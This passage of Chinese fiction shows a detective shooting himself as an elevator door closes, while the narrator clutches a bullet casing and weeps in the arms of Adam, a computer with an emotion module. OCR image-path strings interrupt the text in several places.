    门开始闭合。我扑上去,开始拍打电梯门。透过那道越来越窄的缝隙,我看见刑警先生站在那里,身后是汹涌而来的黑影。


    N。还有那些警卫。


    刑警先生就站在那里,胸口和肩头沾着血迹,头发凌乱,却站得笔直。


    他抬起头,看向我。


    隔着这道门,我看见他的嘴唇动了动。


    听不见声音,但我看懂了口型。


    他说——


    “下次再见。”


    然后他举起配枪。洞口抵住太阳穴,他的姿势很标准。我看见他的手指搭在扳机上,看见他的侧脸有一道阴影,看见他的嘴角还残留着那个苦笑。


    不是给任何人看的,只是他最后的表情。然后。


    “砰——”


    我的呐喊淹没在那里。


    枪响的瞬间,无数道火光同时亮起。


    叮叮当当——叮叮当当——


    这些子弹砸在电梯门上,像是狂风摇起风铃。


    在这片嘈杂之中,一个声音在我脑海里响了起来。


    是我许久未见的老妈。


    “小枝。”她的语气很平淡,像在喊我回家吃饭,“握紧手中的弹-壳。”我低头。


    这枚承载着村濑树一一生痛苦的弹-壳,在我手里发出铜黄色光泽。


    走廊里的人越来越小,也越来越模糊。最后缩成一个光点,消失在视野尽头。


    我以后再也不会用枪了。


    我这么想着,看向亚当。


    配备情感模组的计算机没有说一句话,只是拿起项链,将它挂在我的脖子上。


    然后。


    我再也忍不住了。


    在这叮叮咚咚的子弹声里,在这缓缓上升的黑暗里,我扑进亚当的怀里,失声痛哭。